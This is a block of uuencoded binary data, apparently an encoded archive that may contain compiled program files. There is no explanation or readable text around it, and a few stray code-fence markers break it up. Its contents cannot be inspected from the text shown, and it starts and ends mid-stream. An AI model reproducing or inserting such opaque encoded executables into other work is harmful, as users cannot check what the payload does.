M17PY+.'=J/,>*..]L(ZOAM_R#\(N?A6J_QIHX]>BF/\:@OROD&2/@558!PG"
M>A@A;$"KL!%N$IZ"=.%IR!">@?G"LRCES\$#PO/P:V$3U`N_04&.4,@(]W(O
MXMEL8&?V9)0=C>HSN*&&_X6M=);/X:XR[``MWBCAYP'QBD[K,CXO2NG=N(LW
M$9=.Q#9^">S4O0R'\`#L0EQVP@GW8ZV%-^+\F$>Y9F!GA/83F%/"02TZPVLT
M[X-CM7J%R`I,#EB-F?4W,UQ5\T0XT,6#O'0+ZQ^CEU4U5O-LR/<PZRK).MOT
M06_0G:<8E@^*CFO2^UOU/$7'2V#C74U.Q&!"T<IF/>?T_!KF-X!1T'+!HN6_
MCI0->B[\3#Y,SZ_YF7;#C]HC93&:#V=;PR.VB=:SDQ:_BRCU%FWG;U3W-O79
M38\]U-J,=<V#F8]H),E`W7C,T&CXFZ'#\*[A`\,Y0Z\A9."Y..YF[@YN$C>%
M0_GGYG`/<<]SC=Q![EO.Q`_D?\$[^-'\9#Z/7\*7\&7\+GXWW\8'>1"LP@C!
M(=PDI`L9PCW"5&&^4"\\R2@FK.>^X8@;PEW"/"'>H+F'A85+RXJ+RCV5!-U7
MO'1%N:>L#.'(G4DQPN[B*KG"7?QPL;L""HN65+AEF)R3-V..,QL;IT^?,7G*
M-*R7BQ\LE;%B\HQ9DZ9/UH`IN2X$EE54%2XOEDM*<299=NLU53^I*2DM7U92
MZJZ2^Y7+BQ^4^X98YB[U%O?AZT5]8CU;&LFUBMS":?.FS;HG&_1,BI1S"YT3
M)T^F"BW7GE@[:\[=K);EVK.P<.J,*7EY,_+T;6E@:14N_B&LFC8C-V?VC(D(
MS6%9655Q\0JBS2]S)TZ?@@!&G@BQM4R?,XW-,FDZD:_*752^#`JU)Q*ZB#+<
MF:>R%&DM%Q,O/.5EI>4T7)5<N;3R(;;3XJ68%4:(55A6I.7N"F\Q4K/$78QD
M*2ER:\#*HK*RBJ6L(@+B3-&Z*%RXQ,VF85EIQ5*9!&%:1=$RI[MB.="REF`_
```

```
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
```

```
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
```

M:I1CMF8=R#@@?THGWT!BRV7N/+4'9T1>%N^SA7V.D#IY4C!!*0BI.YII=G,V
M>?]\&/2Y()044FPWM)(C(`$:ACP[3HQF9">OD8?2DL`GO&'./4IW!(TTIL@_
M4]EZA\T\QA%/S1M7\Z7AR.$?<H0=VK:C]I#]+>S'VZ^XS0@J!B*3DJ'NG&A&
M9NP\5ZR)GF91*"+=H7.R/EGE9'=X*V<+#7.$@\D:]_X=8?`6&@-51K4Y5-S[
M4M@@IV`AD<GY.%;"0TQPQ^F.X7A_<?&`7SBIBFL@!-&U`2,6_&\J5%,:Q+_A
MP';&J`<'!S(FKKTQUNI=S7\-,[I#U[P[6>5@0S@AG=$I#"90ARI1\G+TH'](
M1$@B4&)H_XE^$RX3&-3R1/M?^775AQ^/^/#&6]1I29KM-,1;E?QX>(XF@^[X
MR<W7TJZ2.?=J*CDFE:KZ7<1[F':/J3>8OX]"LP^"VX._B?ICR&%;F)YX6MJF
M&NR#-;A;5)]LN[,&-^9>*7X(Y./4=<F/+]&OSD%"".0JGAE3#0GN.'V57":]
MI$Z`\-Z8:FAE9#C1"$!]JIOHOPJ'GC;8>W<VBI_4FQ$G=@="EW[MXM[2,KPT
M/2.(AC.&UNEZ+*,^QE[UYQO?/!@R/LLX2@\?TO17*X,N'!DK-,;W'63M[L0A
MCOI"],4&=MW>Z^T4<60QCG,+@9?T]V(39GS%RUWO>CAW#$G0'_B3MS&LN.^*
MO#4[Q?-2@II0G.+]__-/@02NK\O#)'IL3.\60#!(2QNDF6UVA#Y?]1V\P"2+
MMBIYI=&*?"6N?;T0.,J6@8NMO<7!D1&O%/;WA]7>1EB!(\KI+@9.J7U=)2C0
M+,_EXF(<PW>Q\(2-OV?I6-`C39BD,&@KZVBA^J:-QBV_#'4'S>CF)<,R_[YP
MGRT,3:?1GJ4Q*FLCU'=PT;7>^Y$,1%EW/X8(<#DLF9R"_,7&,\J5N".%VGQM
MLXQ[%%??UY'`SO?+#_C!%W;T3<Q.3BXP]^WGF=N\D^_;;V!N?B=#VB#NNC"^
MP&S>W_H0Z3D=DD,>.DEI2V`>N23<?59+Q7R(%W'SD164?#/4H=/-JN`0F(N:
M;*)JR2))*FUP4(6>-XT&&NF=J:Q?@H,Z^,0UI1HIM=R<TF(SZS&5$%C.>688
M#6;)3$4"HJI\+OIFR-ZK!HM"((NCXSR%"]S)$7',?9FYU9+VJ:Z'DQ0\01C=
MMIQV9&OI8$LJSZ#&:]1VTR!$7WW'X)'^+GM[V`WLO<.B[.WZ46?OYRQ0H@1:
M&%&F8]Y].O**1XV_3=*8-EY[(1(90>*;^`V4KU)W3]9WA2MNK.9)#`9[=&`)
MN1'X#'>:UF<T#*$S4^^6$G4J"!&%0"#\AE'W$X.S:?6-#8POT3\O'-4>C"=Z
MFAM-OL:P[N--3,H,CM<RZLX2LP*Y-,6\#D\33W/5>PS1WD%.[EH$.7P9V,,-
M7-5"X%Y-"\#^@$!Y@^A:&U&'2.IP75:EMX^F_#VA&:*;_?X,-JN_RQG</HW"
MLYPNIQ"XCPM4*8%,3@LBA*YU5O6:B8<%63,0=/MB@BG:EC#M_"7ULA<"V<H@
MHDI#(B">5-SO[31'*)&]<!OBX4O^SWC.^4]X?M$0X=G#`KO#P>?4*Y$,MS"8
MK_(1LSY]L(5&=#!*-=.F`ZTL..H&[4`Y"T*Z<H3`$V%--1\$TVZR_NN\NKY+
M"$R%,PCK3[O--_CW(1FF6<UD\TX'#C#9%I_[$,^<(VZ2;L(JMK,;GG2_1U*`
MV[GYI%RWD?Q.M5P0[JPWR6'Y5,CZ_O1;I'NG)TC&]\Y<"J:=^5XL(OO?8KN>
MJK]87$8D5\2$FFS7W\NYYN:#S<';U3%]QV]MMR_6!OWN-+VV'O3R_"7B<47&
MM5_^=;HC-R;*]<D#J:`[SJOP&\2-865#O1I1]#+O#!-\:M+&1O^SFWJDT&
M1/(IWADB6A/0FLZYQ2Y1-'"1P$)*&7@;JJ;`FWY4;>JF^6]`RUAQS5_2TESM
MARU(*1$6F!%912,L,":MCNNM+X\D0:E:$I3"S;M=?^D_SD%OB;]%%(E@V8P`
M7@A,4_2PPQ`4`G=3!6J4'>8(U8%5&D2OPKF---:$.#7R$%$75`BAA?SEE/8]
MBG+Q-^(6M]+9:%;QONZ,JV):S*:^OH/P2/Q;\[L#:N3Q:O.!"(V!X"2KG1)E
M0TZ79`ZILU_I.S(OK50=M?%<"QM02^1IRHR=O&Z#'_]'8":GVZ"+#.XGW,#M
MJ)_&89'32+?S[E-D!U_?8'4CHU9*8R[C1C,%_L(&AFD_M:!'M@X8;Z_/<1EK
M^FS]0;=2T-]9<EFQ7<:IVVR[.MU,%U'(>C`F`2D'L";;5>OF&.!;7G0JLB.4
M=3+CB/<DBSNY;@[RVGX/<TY7>^I#64<S+GA/,$>JRF<=\2`?0<H_7`W*5-8
MC$4SL.A<FM&L)06-_0Q^ZVEE*!'Y8%Q[_41'*K6JY,9%R26"G+0+E(0#&0?I
M_5;\P`&XZ:\=N,BO'29;6G.'_-IAI/W&`Y6\G&*&.[^Z,;_+ZKWY0XA(KO'1
M=UJNH3^3?C`;"CZ>5O+7B8N!_6U"$\\7%Q<0I;A>]Q\'$3"!P)L4YB+2P=W)
MF'W;_C&,A*(E5Y:V6ZD]>7![O\]V)3@VDN?V*_57MDEC&9(-^[8?TFB,V%ER
MA=9/9])Q#"C:]NU(ZM['L<!;4`&]&L==+!S#L>:MR@.6-@NS:^2V75<7B;>T
MW<'L?ST2&]D(0H4W,-.VC;=O:X0[*`YFWI2MU]#W$>.V]EU;+AS`=^%?,]HU
MB%$;LH!Y.0?7"8'%BLZ7UG&#Y$EPS25A"/TNU9W10YR[Z?E/HIK1,%+#YES%
MICGY;;=9B08(NTYK"6CDUT4:6?V-Y?P:EU1675V66?%T!6M8R=PU5:[RJLQ5
MU=7,N9)-F'_WBDFN";:[5U`M_;_RN<EO4&?7.JO+:E:EYV5DI-^=GE=;]XRS
M:O634OI/'GSP)^F1SODU4G4FFU-57[6J(KW"Z:QU)IAGK:RI=:XMJTZO<]:N
M=I:M39<JG&NK:LJDJMJ:!//_M[_)_8(?`,9B^:&]Z;@ZS#PWI.T^5'E^Z,!Y
M:,O#H1O\>0QMLW&/#?[4<?_]*^C_^B>%<4_P^&=X@W_C[PS-511\C^!Y@U$T
MF4PI(XTCE%3C,%X9_#$:E1L^2<H$'E_XC%`4GC<F\1JJ?29H7R.4H6LM66AG
MF1,G3E3_(H,EWU[CKJZ^`]RF<"DC4_#A68I@2(DU1CXI`Y^D44DF%#$IJ=&F
MA('>9'-24I+)G)(BI@R/2TQ)&982/]#/ZIQ5-5*ZJ[RLIC)]6GIE=2V.7LWJ
M]+I::JZDLRFYTFMJI?3JJIHU%:O^DS.9H/W%24*>^H_QBDA[>&G$_POZOE:8
M+$PQ,K:-369F]C+SJA(VL%$HZ5]ZUL!?PN!L#IF;RIZ.H9)GW)"_F)G-J8V,
M+26$3JA#(\K8OQ&"Y=ATZB<Y%!%"9)828@(L(R06(!-"(J573BP.L(B(Q0,J
M!%VNC80D`GY&2!+@7PE)!KQ+R+`(,AS010B)_7-!-74=H3]"Z174#3%VE9!1
M$60T8#(QC@N0K27D%L"+A-P*^&="QM(8VM-M@`)"+(#G"<&UQ_Q&77`VVNXX

```
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
